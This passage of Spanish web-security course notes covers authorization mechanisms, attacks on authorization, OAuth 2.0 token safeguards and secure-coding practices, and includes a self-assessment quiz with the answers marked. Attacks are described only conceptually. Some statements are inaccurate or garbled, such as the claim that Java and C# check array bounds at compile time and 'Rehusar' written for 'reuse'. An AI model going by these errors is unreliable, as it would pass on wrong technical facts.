


Figura 8. Ejemplo de autorización. Fuente: elaboración propia.

Vista vertical del mecanismo de autorización

Componentes donde hay que aplicar autorización en una aplicación web. Vista vertical:

- ▶ Usuario.
- ▶ Aplicación.
- ▶ *Middleware* (Java RMI, CORBA, RPC, etc.).
- ▶ Sistema operativo (sistema de ficheros, memoria).
- ▶ *Hardware*.




Figura 9. Vista vertical de capas de una aplicación. Fuente: Sullivan et al., 2012.

Autorización a nivel de navegador web

En aquellos navegadores que incorporan la **arquitectura modular** (ver Figura 10), como Google Chrome, se permite que el componente *HTML renderer* se ejecute en una Windows Sandbox mediante un *restricted security token* de Windows, mientras que el Kernel se ejecuta con un *user security token* del sistema operativo. No se comprueba el sistema de ficheros FAT de los dispositivos USB. El componente *HTML renderer* hace llamadas al Kernel API para subida y descarga de ficheros que autoriza

el usuario. Se debe destacar que Windows Sandbox no comprueba los intentos de apertura de TCP/IP *sockets* (tampoco el sistema operativo). Sin embargo, el esquema `file:///...` no es permitido por los componentes *HTML renderers*.




Figura 10. Arquitectura modular de Google Chrome. Fuente: Silic et al., 2020.

Autorización en servidor web, servidor de aplicaciones web

Aspectos relacionados con la implementación de la autorización:

- ▶ Aloja **contenido estático** (también aplicaciones implementadas en lenguajes interpretados PHP, ColdFusion, Python, etc.).
- ▶ Puede ser necesario **filtrar las peticiones entrantes** en función de la subred de procedencia (*firewall*), *whitelisting* (mejor) o *blacklisting*.
- ▶ Podría **autenticar a los usuarios** (autorización en caso PHP, etc.).
- ▶ **Autorización a URL** (ficheros de configuración que especifican qué usuarios o grupos pueden acceder a qué URL).
- ▶ Uso de **plugins externos**:
 - [OAuth 2.0](#).
 - [BBAuth](#).

Desarrollo propio del mecanismo de autorización


El desarrollo del mecanismo de autorización a un recurso se puede acometer, básicamente, de dos formas:

- ▶ En la capa de aplicación, mediante **cadena de consulta** que acceden al SGBD. En este caso, la aplicación realiza consultas dinámicas al SGBD para averiguar si una petición tiene acceso a un recurso determinado.
- ▶ Mediante llamadas a **procedimientos desarrollados** implementados en el SGBD. En este caso, la lógica de autorización reside en el SGBD, por tanto, la aplicación no genera cadenas SQL y se reduce la superficie de ataque: «acción: aplicación - procedimiento almacenado - SGBD». El objetivo es reducir toda la interacción entre aplicación y base de datos a un conjunto de usuarios con los mínimos privilegios. Idealmente, *user role*.

Ejemplo genérico de control de acceso a recursos
▶ Usuario accede a aplicación > usuario - contraseña. ▶ Aplicación > procedimiento almacenado > comprobar credenciales del usuario. ▶ Aplicación > procedimiento almacenado > comprueba permisos asociados al usuario en la matriz del control de accesos ACL. ▶ Si el usuario tiene los permisos (roles) asociados al recurso, se le concede acceso.

Tabla 1. Ejemplo de control de acceso a recursos. Fuente: elaboración propia.

Autenticación



En fase de producción, se puede diseñar el trabajo de administración y gestión del control de acceso a los recursos desde un **punto de vista centralizado, delegado o mixto** mediante el diseño de políticas, roles o perfiles de seguridad que se asocian a los distintos tipos de usuario. Según sea la asignación de perfiles, políticas o roles a los distintos tipos de usuarios de la aplicación, se tienen los siguientes **tipos de gestión del control de acceso**:

- Ciberseguridad Web
Tema 7. Ideas clave

- ▶ Sistemas híbridos:
 - RBAC + DAC (Facebook: usuarios pueden configurar su seguridad en su muro).
 - MAC + DAC (IBM RACF z/OS).

Ataques a la autorización

Los ataques dirigidos al mecanismo de autorización pueden ser:

- ▶ Secuestro de sesiones (credenciales) mediante *sniffing*, interceptación, [*session fixation*](#), repetición, suplantación.
- ▶ Alteración de parámetros (*parameter tampering*, *cooking poisoning*, *hidden-not hidden parameters-URL parameters*). Se previenen realizando validación de las entradas de los campos de los formularios en el código de la aplicación web.
- ▶ XSS: robo de ID de sesión e historial (información).
- ▶ Manipulación de cabeceras HTML: [*HTTP response splitting*](#), que da lugar a inyección de código HTML y, a su vez, a ataques XSS.
- ▶ CSRF.
- ▶ [*TOCTOU*](#) (*time to check, time to use*). Para combatir este tipo de ataque, hay que minimizar el tiempo de ejecución de las transacciones, sobre todo cuando se están cambiando permisos, y construir operaciones atómicas de forma que se bloqueen los recursos compartidos cuando estén siendo accedidos por un usuario en modo escritura.

Prácticas recomendadas de seguridad

Lista de comprobación segura del mecanismo de autorización de una aplicación web:

- ▶ Diseño: si la aplicación falla > ir a un estado seguro > invalidar sesión > página inicial.
- ▶ Operación con el principio de mínimos privilegios.
- ▶ Separación de tareas (administradores, usuarios regulares).

- ▶ Definición de políticas de gestión de contraseñas de usuarios robustas, expiración, concienciación, etc.
- ▶ Autorización en cada petición.
- ▶ Centralización del mecanismo de autorización.
- ▶ Minimización del desarrollo propio del mecanismo de autorización.
- ▶ Protección de los recursos estáticos: sistemas de ficheros.
- ▶ Evitación de ID de sesión inseguros, realizando una gestión robusta de ID de sesión como paso previo por autorizar.

OpenID Connect + OAuth 2.0

En relación con los **métodos de autenticación y autorización** de tipo *Single Sign-On*, existen algunas implementaciones que se complementan, como son [OpenID Connect](#) y OAuth 2.0.

OAuth 2.0 es un *framework* diseñado para proporcionar soporte para el desarrollo de mecanismos de autenticación y autorización basados en protocolos de comunicación como HTTP o JSON y otros. OpenID Connect utiliza estos servicios para proporcionar servicios proveedores de identidades (IDP).

OAuth 2.0 define cómo un usuario puede compartir información de un sistema A (proveedor de servicio) con un sistema B (consumidor) sin que el sistema B deba tener acceso a la identidad o la contraseña del usuario en el sistema A. El diagrama de funcionamiento se puede ver en la Figura 12.

Para ofrecer estas funcionalidades, OAuth 2.0 se basa en la **generación de códigos de acceso temporales**: código de acceso (*access token*), código de autorización (*authorization token*) y código de refresco (*refresh token*). Estos códigos permiten a las aplicaciones de terceros acceder a la información de un usuario de **forma y tiempo limitado** simplemente incluyendo un código en la petición.

La duda que puede surgir al ver esta forma de funcionamiento es **qué ocurre si alguien intercepta o captura el token** de acceso: ¿podría usarlo para solicitar información del usuario? La respuesta es simple: sí. Sin embargo, como veremos, si se aplican correctamente las consideraciones de seguridad de la especificación, este mecanismo de autorización ofrece una funcionalidad y una seguridad que hace que empresas tan importantes como Google, Facebook, Microsoft o Twitter confíen en su seguridad.




Figura 12. OAuth 2.0. Fuente: Cantón, 2014.

Consideraciones de seguridad de los *tokens*

Para poder asegurar que este protocolo de autorización es seguro, la especificación define una serie de medidas y recomendaciones que deben cumplir todos aquellos que quieran utilizarlo. Algunas de las principales medidas de seguridad son:

- ▶ Todo el **intercambio del *token* con el servidor de autorización** debe hacerse bajo el **protocolo de comunicaciones TLS**, el cual garantiza la integridad y confidencialidad de la comunicación. De esta forma, evitamos que un atacante externo pueda capturar nuestros *tokens* de acceso, refresco o autorización, que podrían ser usados contra los servidores de autenticación o de recursos para obtener acceso a información reservada. El ámbito o acceso del *token* de acceso debe ser **lo más limitado posible** para limitar la información a la que se puede tener acceso.
- ▶ El **servidor de autorización** es el encargado de **autenticar al usuario de forma segura**. El servidor debe garantizar que la contraseña (o el sistema de autenticación utilizado) sea lo suficientemente robusto para autenticar a los usuarios. En aquellos casos en los que no se pueda autenticar al cliente, el servidor debe utilizar otros métodos para la validación, como, por ejemplo, que sea necesario configurar la dirección URI de redireccionamiento que se utiliza.
- ▶ La **generación de los *tokens*** por parte del **servidor de autorización** debe garantizar que **no puedan ser generados, modificados o adivinados por terceras partes**. La probabilidad de que un atacante genere un *token* debe ser inferior a 2^{-128} y, recomendable, inferior o igual a 2^{-160} .
- ▶ El **tiempo de validez** de los *tokens* o códigos de acceso debe ser **corto y de un solo uso**. Además, si el servidor de autorización detecta múltiples intentos de obtención de un *token* de acceso con un mismo código de autorización, el servidor debe revocar el acceso de todos los códigos de acceso concedidos con base en este *token*, ya que está comprometido.
- ▶ Los **clientes** que se autentiquen con el servidor de autorización deben **validar el certificado TLS del servidor**, de forma que se compruebe la identidad y se evitan posibles ataques MITM que pueda sufrir el protocolo o posibles ataques de

phishing que intenten suplantar la identidad del centro de autorización para obtener las credenciales del usuario.

- ▶ Los **clientes no deben almacenar los *tokens* en sitios vulnerables o accesibles**, como, por ejemplo, serían las *cookies*.
- ▶ El servidor de autorización debe **comprobar que las URI de redireccionamiento usadas tanto al conseguir el código de autorización como de acceso deben coincidir**, lo que evita que un atacante la modifique y obtenga acceso a la cuenta de un usuario.

Vulnerabilidad *covert redirect* contra OAuth 2.0

La especificación de OAuth 2.0 claramente hace hincapié en que la transmisión de los *tokens* o códigos de acceso debe hacerse mediante **canales seguros** y que es responsabilidad del cliente que se almacenen y traten de forma segura.

Por estos motivos, está claro que el fallo de seguridad que ha revelado *covert redirect vulnerability* cae en la parte del cliente al no respetar la especificación y al no almacenar los *tokens* de forma segura e inaccesible para terceros. Aun considerando que para explotar esta vulnerabilidad hay que comprometer la aplicación cliente o «convencer» al usuario de realizar alguna acción, se debe considerar que la **vulnerabilidad de redirección no validada** es una vulnerabilidad ampliamente extendida, presente en el Top Ten de OWASP, la fundación sin ánimo de lucro que tiene como objetivo determinar y combatir las causas que hacen que el *software* sea inseguro.

Debido a esta razón, tanto los proveedores de los servicios de autorización OAuth 2.0 como incluso la propia especificación deberán implementar mecanismos que impidan un uso indiscriminado y sin limitación. Algunas de estas posibles medidas podrían ser la implementación de **listas blancas** que propuso el descubridor de esta vulnerabilidad, como implementa LinkedIn, o que el *token* esté asociado al dominio desde el que se creó y que no pueda ser usado por terceros.

Dado que implementar una solución que evite esta debilidad por parte de los centros de autorización no es fácil, en primer lugar, deberán ser las aplicaciones y webs que utilizan el protocolo las que revisen su implementación y garanticen un almacenamiento seguro de los *tokens* para evitar su propagación en posibles redirecciones fuera de su dominio.

7.4. Referencias bibliográficas

Auger, R. (2010 a). *HTTP Response Splitting*. [http://projects.webappsec.org/w/page/13246931/HTTP %20Response %20Splitting](http://projects.webappsec.org/w/page/13246931/HTTP%20Response%20Splitting)

Auger, R. (2010 b). *Session Fixation*. [http://projects.webappsec.org/w/page/13246960/Session %20Fixation](http://projects.webappsec.org/w/page/13246960/Session%20Fixation)

Cannings, R., Dwivedi, H. y Lackey, Z. (2008). *Hacking exposed web applications*. Web 2.0. Mcgraw Hill.

Cantón, D. (20 de mayo de 2014). *Seguridad en OAuth 2.0*. <https://www.incibe-cert.es/blog/seguridad-oauth-2-0>

Codebutler. (24 de octubre de 2010). *Firesheep*. <http://codebutler.com/firesheep/>

Common Weakness Enumeration. (s. f.). *CWE-367: Time-of-check Time-of-use (TOCTOU) Race Condition*. <http://cwe.mitre.org/data/definitions/367.html>

IBM. (14 de octubre de 2021). *Autorización basada en roles*. [http://www-01.ibm.com/support/knowledgecenter/SS7K4U_8.5.5/com.ibm.websphere.zseries.doc/ae/csec_rolebased.html?cp=SS7K4U_8.5.5 %2F1-8-1-32-3-0-1&lang=es](http://www-01.ibm.com/support/knowledgecenter/SS7K4U_8.5.5/com.ibm.websphere.zseries.doc/ae/csec_rolebased.html?cp=SS7K4U_8.5.5%2F1-8-1-32-3-0-1&lang=es)

Moeller, J. P. (2016). *Security for web developers: using javascript, HTML and CSS*. O'Reilly Media.

OpenID. (s. f.). *OpenID Connect FAQ and Q&As*. <http://openid.net/connect/fag/>

Página web de [Yahoo developer](#).

Plataforma de identidad en Google. (9 de diciembre de 2021). *Usar OAuth 2.0 para acceder a las API de Google*. <https://developers.google.com/accounts/docs/OAuth2?hl=es>

Scambray, J., Liu, V. y Sima, C. (2011). *Hacking Exposed Web Applications 3*. McGraw-Hill.

Silic, M., Krolo, J. y Delac, G. (2010). *Security vulnerabilities in modern web browser architecture* [presentación en convención en MIPRO]. 33rd International Convention on Information and Communication Technology, Electronics and Microelectronics, Proceedings. Croacia.

Sullivan, B. y Vincent, L. (2012). *Web Application Security, A Beginner's Guide*. McGraw-Hill Education.

OWASP: gestión de sesión segura en aplicaciones web

OWASP Session management. *Gestión de sesiones web: ataques y medidas de seguridad*.
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

El informe *Gestión de sesiones web: ataques y medidas de seguridad* tiene el objetivo de informar sobre cómo prevenir los ataques que se pueden realizar en la gestión de la sesión de páginas web. Es importante que el estudiante conozca, a través de él, cuáles son los principales riesgos de la sesión activa de una aplicación web y cómo prevenirlos y evitarlos.

Métodos de autorización web

Página web de [OAuth 2.0](#).

OAuth 2.0 es el protocolo estándar de la industria para la autorización. OAuth 2.0 se enfoca en la simplicidad del desarrollador del cliente mientras provee flujos de autorización específicos para aplicaciones web, aplicaciones de escritorio, teléfonos móviles y dispositivos de sala de estar. Esta especificación y sus extensiones se están desarrollando dentro del grupo de trabajo OAuth de la Internet Engineering Task Force (IETF).

CNI-CCN-CERT: seguridad en navegadores web

Centro Criptológico Nacional (CCN). (2021). *Seguridad y riesgos de los navegadores web*.
<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1809-ccn-cert-bp-06-navegadores-web-1/file.html>

Es fundamental apoyarse en una guía de configuración segura contrastada para usar un navegador web con las debidas protecciones de seguridad. Esta guía general es muy exhaustiva y aborda todos los conceptos de seguridad para bastionar un navegador.

Sistema de autenticación, autorización y registro en aplicaciones web

Gomez Velazques, K., Arencibia Morales, A., Rojas Ríos, D. y Solis Mulet, H. M. (2009). *Sistema de autenticación, autorizacion y registro para aplicaciones basadas en servicios WEB XML*.
[https://www.researchgate.net/publication/315498036 Sistema de autenticacion autorizacion y registro para aplicaciones basadas en servicios WEB XML](https://www.researchgate.net/publication/315498036_Sistema_de_autenticacion_autorizacion_y_registro_para_aplicaciones_basadas_en_servicios_WEB_XML)

A través de este documento, el estudiante puede conocer y analizar un caso práctico de implementación de un sistema de autenticación, autorización y registro en aplicaciones web.

OpenSCAP

OpenSCAP. (s. f.). *Tools*. <https://www.open-scap.org/tools/>

OpenSCAP proporciona múltiples herramientas para ayudar a los administradores y auditores a evaluar, medir y hacer cumplir las líneas de base de seguridad.

1. ¿Cuál es la longitud mínima recomendada de un ID de sesión?

- A. 28 bits.
- ☐ B. 128 bits.
- C. 1024 bits.
- D. 2048 bits.

Evita ataques de adivinación.

2. ¿Con qué parámetros de los siguientes es más segura una *cookie*?

- A. Secure.
- B. HTTPOnly.
- C. Expires.
- ☐ D. Todas las anteriores.

Además, SameSite=strict.

3. ¿Qué tipo de ataque permite suplantar a un usuario?

- A. De repetición capturando un ID de sesión activo.
- B. Adivinación del ID de un ID de sesión activo.
- C. Fijación de sesión.
- ☐ D. Todas las anteriores.

Todos lo permiten.

4. Un *token* anti-CSRF permite:

- ☐ A. Validar la procedencia de una petición.
- B. Evitar XSS.
- C. Evitar SQLi.
- D. Ninguna de las anteriores.

Evita peticiones no legítimas desde otro sitio web distinto al de la aplicación.

5. ¿Cuándo se debe crear el ID de sesión?

- A. Antes de la autenticación.
- ☐ B. Después de la autenticación correcta.
- C. En cualquier momento.
- D. No es necesario.

Evita ataques de fijación de sesión.

6. ¿Dónde puede ubicarse el ID de sesión?

- A. Cabecera *set-cookie*.
- B. Parámetro URL.
- C. Parámetro POST.
- ☐ D. Todas las anteriores.

Además, mediante reescritura de URL.

7. ¿Cómo se denomina la base de datos del mecanismo de autorización?

- ☐ A. Lista de control de acceso.
- B. Base de datos.
- C. Roles.
- D. Recursos.

La lista de control de acceso relaciona usuarios, roles, permisos y recursos.

8. ¿Cuál es un ataque a la autorización?

- A. TOCTOU.
- B. XSS.
- C. LFI.
- ☐ D. Todos los anteriores.

Además, CSRF y SQLi.

9. ¿Cuál es un mecanismo de defensa para una buena autorización?

- A. Política robusta de contraseñas.
- B. Separación de roles y tareas.
- C. Administración robusta de permisos.
- _ D. Todas las anteriores.

Además, asegurar el principio de mínimos privilegios.

10. ¿A qué es debido TOCTOU?

- A. A no diseñar operaciones atómicas.
- B. A no bloquear el acceso a los recursos debidamente.
- C. No tener un ID de sesión largo.
- _ D. La A y la B.

Las operaciones deben ser lo más atómicas posibles y bloquear-liberar los recursos debidamente durante el acceso.

Ciberseguridad Web

Seguridad en el desarrollo de las aplicaciones web

Índice

Esquema	3
Ideas clave	4
8.1. Introducción y objetivos	4
8.2. Principios del desarrollo seguro	5
8.3. Desarrollo seguro: OWASP Top Ten	13
8.4. Desarrollo seguro: otras vulnerabilidades importantes	38
8.5. Referencias bibliográficas	42
A fondo	44
Test	46

Seguridad en el desarrollo de las aplicaciones web

OBJETIVO:

Aprender a identificar y mitigar las principales vulnerabilidades de seguridad de una aplicación web en el código fuente incluidas en las categorías OWASP Top Ten.

A01:2021 Broken Access Control	A06:2021 Vulnerable and Outdated Components
A02:2021 Cryptographic Failures	A07:2021 Identification and Authentication Failures
A03:2021 Injection	A08:2021 Software and Data Integrity Failures
A04:2021 Insecure Design	A09:2021 Security Logging and Monitoring Failures
A05:2021 Security Misconfiguration	A10:2021 Server-Side Request Forgery

Esquema

8.1. Introducción y objetivos

Una vez se ha concluido el diseño seguro de la arquitectura de una aplicación web, comienza la fase de **desarrollo seguro de las capas de la aplicación**. Dicho desarrollo puede seguir el patrón de diseño *model-view-controller* (MVC) para implementar el código de la aplicación en tres capas, cada una con un propósito funcional específico.

Desde el principio del desarrollo, se han de aplicar los **conceptos de desarrollo seguro** —para validar todos los campos de entrada y de salida—, codificación de datos de salida en su caso, etc.; es una **medida o acción preventiva** que evitará muchas vulnerabilidades cuando esté desarrollada la primera versión de la aplicación.

La otra medida de seguridad por aplicar en la fase de desarrollo es **proactiva**. Nada más haya concluido el desarrollo de la primera versión de la aplicación web, se debe analizar o revisar la seguridad del código fuente para **identificar posibles vulnerabilidades** de seguridad que, por descuido, no se han evitado durante el desarrollo. También se puede revisar según el nivel de módulo, clase, etc., pero es obligatoria la **revisión final de toda la aplicación** de una vez para analizar todas las **interacciones entre todas las partes del código** (módulos, clases, objetos, etc.).

La actividad de análisis de seguridad del **código fuente** se puede realizar con la ayuda de **herramientas de análisis de seguridad** estático de código fuente (*static application security testing*, SAST), que, además del código, pueden analizar las configuraciones de la aplicación y del servidor de aplicaciones en busca de vulnerabilidades de seguridad.

Los tipos de **vulnerabilidades que se deben evitar y encontrar** en una aplicación son las que se encuentran categorizadas en el **proyecto OWASP Top Ten**.

Los objetivos de este tema son:

- ▶ Conocer los principales principios y buenas prácticas de seguridad que tener en cuenta al desarrollar código fuente.
- ▶ Comprender las vulnerabilidades en el código fuente de las aplicaciones web mediante ejemplos concretos de cada vulnerabilidad.
- ▶ Aprender a desarrollar código fuente de forma segura sin cometer vulnerabilidades de seguridad incluidas en las categorías OWASP Top Ten 2021, validando los campos de entrada a la aplicación web y codificando las salidas.

8.2. Principios del desarrollo seguro

La práctica principal que se debe realizar durante la **fase de implementación**, en cuanto a consecución de código seguro se refiere, es la de **revisión estática de código**. Esta práctica o actividad se considera la de más importancia de las siete del modelo de ciclo de vida de desarrollo de *software* seguro (*systems development life cycle*, SDLC), según lo que Gary McGraw (2006) explica en su libro *Software security: building security in*. En este apartado se van a explicar, en primer lugar, los defectos más comunes que se pueden cometer en aplicaciones web que se desarrollan siguiendo la especificación Java 2 Enterprise Edition (J2EE).

Conocidos los errores que se pueden cometer en el código, se estudia cómo, cuándo y por quiénes se tiene que abordar la actividad de análisis estático del código fuente. Para su realización, se pueden utilizar herramientas que analizan el código de forma semiautomática, porque siempre hay que analizar los resultados de la herramienta y verificar los errores encontrados en el código.

Encontrar *bugs* tempranamente conlleva una reducción del coste económico en varios órdenes frente a si se descubrieran en fases posteriores. Este hecho tiene que incitar a las organizaciones a poner especial interés en esta actividad y encuadrarla en los procesos y procedimientos de desarrollo.

Se recomienda visualizar la clase magistral *Principios del desarrollo seguro de software* sobre buenas prácticas para tener en cuenta en el desarrollo seguro de *software* y OWASP cheat sheet input validation.



Accede al vídeo

Características y buenas prácticas de implementación

Es preciso comenzar el proceso de formación en implementación de código de forma segura dando una serie de **recomendaciones generales** para tener en cuenta como punto de partida o como línea que seguir en la profundización del conocimiento de la seguridad del código. Una buena serie de recomendaciones se da en el libro *Secure coding: principles and practices* (Graff y Van Wyk, 2003). Estas se dividen en varias categorías.

Buenas prácticas

- ▶ Informarse uno mismo.
- ▶ Formación continua.
- ▶ Manejo de los datos con precaución:
 - Comprobar los datos de entrada al sistema.
 - Comprobar los límites de las estructuras de datos. Hay lenguajes denominados «seguros», como Java o C#, que comprueban los límites en tiempo de compilación.
 - Comprobar los ficheros de configuración.
 - Comprobar los parámetros de los comandos codificados en programas.

- No confiar en URL.
 - Tener cuidado con el contenido web.
 - Comprobar las variables de entorno.
 - Comprobar *cookies*.
 - Inicializar las variables correctamente.
 - Identificar las referencias a ficheros correctamente y utilizarlas debidamente.
 - Poner especial atención en el almacenamiento de información de carácter confidencial.
- ▶ Rehusar código que ha sido testeado y probado.
 - ▶ Insistir en el proceso de revisión de código:
 - Efectuar revisiones por parejas de programadores.
 - Usar herramientas de seguridad disponibles.
 - ▶ Usar listas blancas (*whitelists*) de comprobación.
 - ▶ Revisar el proceso de mantenimiento:
 - Usar estándares.
 - Eliminar código obsoleto.
 - Probar todos los cambios de código.

Malas prácticas

- ▶ No usar en el código nombres relativos de ficheros.
- ▶ No referirse a un fichero con el mismo nombre dos veces en el mismo programa.
- ▶ No invocar programas en los que no se confía desde programas en los que se confía.
- ▶ No asumir que los usuarios no son maliciosos.
- ▶ Utilizar librerías seguras que generan números aleatorios de forma *random*.
- ▶ No invocar *shells*.
- ▶ No utilizar direcciones IP, MAC o de correo para identificar usuarios.
- ▶ No utilizar zonas de memoria accesibles por todos los usuarios.
- ▶ No almacenar información sensible en una base de datos sin protección.
- ▶ No visualizar contraseñas en las pantallas de los usuarios.
- ▶ No distribuir información sensible vía correo electrónico.

- ▶ No codificar contraseñas en la aplicación.
- ▶ No almacenar contraseñas en disco sin cifrar.
- ▶ No transmitir contraseñas sin cifrar.
- ▶ No confiar solamente en los mecanismos de protección de ficheros del sistema operativo, implementar mecanismos adicionales en la aplicación.
- ▶ No tomar decisiones de acceso basadas en variables de entorno o parámetros de línea de comando pasados en tiempo de ejecución.
- ▶ Evitar almacenar la aplicación en un sistema de ficheros NFS.
- ▶ Evitar, en la medida de lo posible, confiar en *softwares* de terceros en operaciones críticas.

Estos pueden ser solo algunos de los aspectos más generales que tener en cuenta a la hora de desarrollar aplicaciones. Además, hay que tener en cuenta los **defectos particulares** que se pueden cometer con el lenguaje de programación que se está utilizando, el compilador que se utiliza y otro *software* de terceros que seguramente no se tendrá posibilidad de verificar, pero formará parte del sistema que se está implementando y puede introducir, por tanto, errores.

Defectos de implementación

